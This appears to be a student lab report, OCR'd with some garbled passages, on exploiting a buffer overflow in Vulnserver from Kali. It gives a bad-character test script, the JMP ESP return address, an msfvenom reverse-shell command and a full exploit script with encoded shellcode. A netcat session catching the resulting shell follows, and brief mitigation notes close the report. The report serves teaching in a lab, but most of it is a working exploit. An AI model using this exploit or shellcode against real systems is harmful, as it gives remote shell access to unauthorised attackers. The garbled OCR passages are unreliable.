


Our EIP reads “42424242” just as we hoped. Now, we have to do a little research into how Vulnserver operates and what byte characters it is friendly with in order to finalize our exploit.

Finding Bad Characters

Certain byte characters can cause issues in the development of exploits. We must run every byte through the Vulnserver program to see if any characters cause issues. By default, the null byte(x00) is always considered a bad character as it will truncate shellcode when executed. To find bad characters in Vulnserver, we can add an additional variable of “badchars” to our code that contains a list of every single hex character.






Once we have sent the exploit, you will need to right click on the ESP register and select “Follow in Dump”. You should notice a little bit of movement in the bottom left corner of the program. If you look carefully, you should see all of your bytes in order starting with 01, 02, 03, etc and ending with FF. If a bad character were present, it would seem out of place.

Open finding_bad_chars.py ~/Downloads Save

```
#!/usr/bin/python

import sys, socket

badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

shellcode = "A" * 2003 + "B" * 4 + badchars

try:

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        s.connect(('192.168.164.134', 9999))

        s.send(('TRUN /.:/' + shellcode))

        s.close()

except:

        print "Error connecting to server"

        sys.exit()
```




Finding the Right Module


Locate nasm_shell on your Kali machine and run it. Then, type in JMP ESP and hit enter.

```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

Our JMP ESP opcode equivalent is “FFE4”. Now, we can use Mona again to combine this new information with our previously discovered module to find our pointer address. The pointer address is what we will place into the EIP to point to our malicious shellcode. In our Immunity searchbar, let’s type: !mona find -s “\xff\xe4” -m essfunc.dll




What we have just generated is a list of addresses that we can potentially use as our pointer. The addresses are located on the left side, in white. I am going to select the first address, 625011AF, and add it to my Python code.




Return address was entered It's backwards This is actually called Little Endian. We have to use the Little Endian format in x86 architecture because the low-order byte is stored in the memory at the lowest address and the high-order byte is stored at the highest address. Thus, we enter our return address in backwards.

Now, we need to test out our return address. Again, with a freshly attached Vulnserver, we need to find our return address in Immunity Debugger. To do this, click on the far right arrow on the top panel of Immunity.

Then search for "625011AF" (or the return address you found), without the quotes, in the "Enter expression to follow" prompt. That should bring up your return address, FFE4, JMP ESP location. Once you've found it, hit F2 and the address should turn blue colour, indicating that we have set a breakpoint.



Now, you can execute your code and see if the breakpoint triggers. If you notice it trigger in Immunity Debugger.



Generating Shellcode

we have gathered information to generate malicious shellcode. The shellcode will tell the victim machine to talk back to our machine. Using msfvenom, we can supply the following syntax: msfvenom -p windows/shell_reverse_tcp LHOST=your.Kali.IP.address LPORT=4444 EXITFUNC=thread -f c -a x86 –platform windows -b "\x00"

-p is for payload. We are using a non-staged windows reverse shell payload.

LHOST is the ATTACKER'S IP address.

LPORT is the ATTACKER'S port of choice. Here I am using 4444.


EXITFUNC= thread adds stability to our payload.

-f is for file type. We are going to generate a C file type here.

-a is for architecture. The machine we are attacking is x86.

–platform is for OS type. We are attacking a Windows machine.

-b is for bad characters.



So, I have created a variable called "exploit" and placed the malicious shellcode inside of it. You might notice that I have also added 32 "\\x90″s to the shellcode variable. This is standard practice. The x90 byte is also known as the NOP, or no operation. It literally does nothing. However, when developing exploits, we can use it as padding. There are instances where our exploit code can interfere with our return address and not run properly. To avoid this interference, we can add some padding in-between the two items.

```
Open   *exploit_code.py   Save
~/Downloads

#!/usr/bin/python

import sys, socket

overflow = (
"\xda\xd7\xbd\xb9\x1f\x24\x87\xd9\x74\x24\xf4\x5f\x29\xc9\xb1"
"\x52\x31\x6f\x17\x83\xc7\x04\x03\xd6\x0c\xc6\x72\xd4\xdb\x84"
"\x7d\x24\x1c\xe9\xf4\xc1\x2d\x29\x62\x82\x1e\x99\xe0\xc6\x92"
"\x52\xa4\xf2\x21\x16\x61\xf5\x82\x9d\x57\x38\x12\x8d\xa4\x5b"
"\x90\xcc\xf8\xbb\xa9\x1e\x0d\xba\xee\x43\xfc\xee\xa7\x08\x53"
"\x1e\xc3\x45\x68\x95\x9f\x48\xe8\x4a\x57\x6a\xd9\xdd\xe3\x35"
"\xf9\xdc\x20\x4e\xb0\xc6\x25\x6b\x0a\x7d\x9d\x07\x8d\x57\xef"
"\xe8\x22\x96\xdf\x1a\x3a\xdf\xd8\xc4\x49\x29\x1b\x78\x4a\xee"
"\x61\xa6\xdf\xf4\xc2\x2d\x47\xd0\xf3\xe2\x1e\x93\xf8\x4f\x54"
"\xfb\x1c\x51\xb9\x70\x18\xda\x3c\x56\xa8\x98\x1a\x72\xf0\x7b"
"\x02\x23\x5c\x2d\x3b\x33\x3f\x92\x99\x38\xd2\xc7\x93\x63\xbb"
"\x24\x9e\x9b\x3b\x23\xa9\xe8\x09\xec\x01\x66\x22\x65\x8c\x71"
"\x45\x5c\x68\xed\xb8\x5f\x89\x24\x7f\x0b\xd9\x5e\x56\x34\xb2"
"\x9e\x57\xe1\x15\xce\xf7\x5a\xd6\xbe\xb7\x0a\xbe\xd4\x37\x74"
"\xde\xd7\x9d\x1d\x75\x22\x76\xe2\x22\x88\x05\x8a\x30\xd0\x18"
"\x17\xbc\x36\x70\xb7\xe8\xe1\xed\x2e\xb1\x79\x8f\xaf\x6f\x04"
"\x8f\x24\x9c\xf9\x5e\xcd\xe9\xe9\x37\x3d\xa4\x53\x91\x42\x12"
"\xfb\x7d\xd0\xf9\xfb\x08\xc9\x55\xac\x5d\x3f\xac\x38\x70\x66"
"\x06\x5e\x89\xfe\x61\xda\x56\xc3\x6c\xe3\x1b\x7f\x4b\xf3\xe5"
"\x80\xd7\xa7\xb9\xd6\x81\x11\x7c\x81\x63\xcb\xd6\x7e\x2a\x9b"
"\xaf\x4c\xed\xdd\xaf\x98\x9b\x01\x01\x75\xda\x3e\xae\x11\xea"
"\x47\xd2\x81\x15\x92\x56\xa1\xf7\x36\xa3\x4a\xae\xd3\x0e\x17"
"\x51\x0e\x4c\x2e\xd2\xba\x2d\xd5\xca\xcf\x28\x91\x4c\x3c\x41"
"\x8a\x38\x42\xf6\xab\x68")


shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow

try:

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Gaining Root!

Now, set up a netcat listener on your designated port (remember, I used 4444 in my example). Once you have netcat running, fire up Vulnserver and run your exploit code

```
kali@kali: ~
kali@kali: ~/Downloads   kali@kali: ~

┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.164.131] from (UNKNOWN) [192.168.164.134] 49166
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Downloads\vulnserver-master\vulnserver-master>ls
ls
COMPILING.TXT
LICENSE.TXT
essfunc.c
essfunc.dll
readme.md
vulnserver.c
vulnserver.exe

C:\Users\IEUser\Downloads\vulnserver-master\vulnserver-master>
```

Mitigations of Buffer Overflow

Writing secure code: The best way to prevent vulnerabilities that can cause buffer overflows is to write secure code. When writing programs in languages that are exposed to buffer overflow vulnerabilities, developers need to be aware of risk factors and avoid them where possible. For example, avoid finding and using features like seizures, which allow the developer to determine how many buffers would be expected. While this is the best way to avoid buffer overflow, it can be difficult to change legacy applications and applications that only work on legacy operating systems. Because of these challenges, we may have to rely on other protections offered by compilers and operating systems.

Making use of compiler warnings: When developing new software with vulnerable features, translators often warn and recommend that safe alternative to the features used to be used. Developers can make these changes quickly during the development phase.

Recorded Videos

We recorded all the attacks that we performed in this project, you can access the recorded videos from the below link.

https://amritavishwavidyapeetham-my.sharepoint.com/:f:/g/personal/cb_en_u4aie19040_cb_students_amrita_edu/Eo5SYNRmpvBEsKY_Iqmp2skB6WyGCLwISmtpbEFTtdIPjQ?e=MCx51N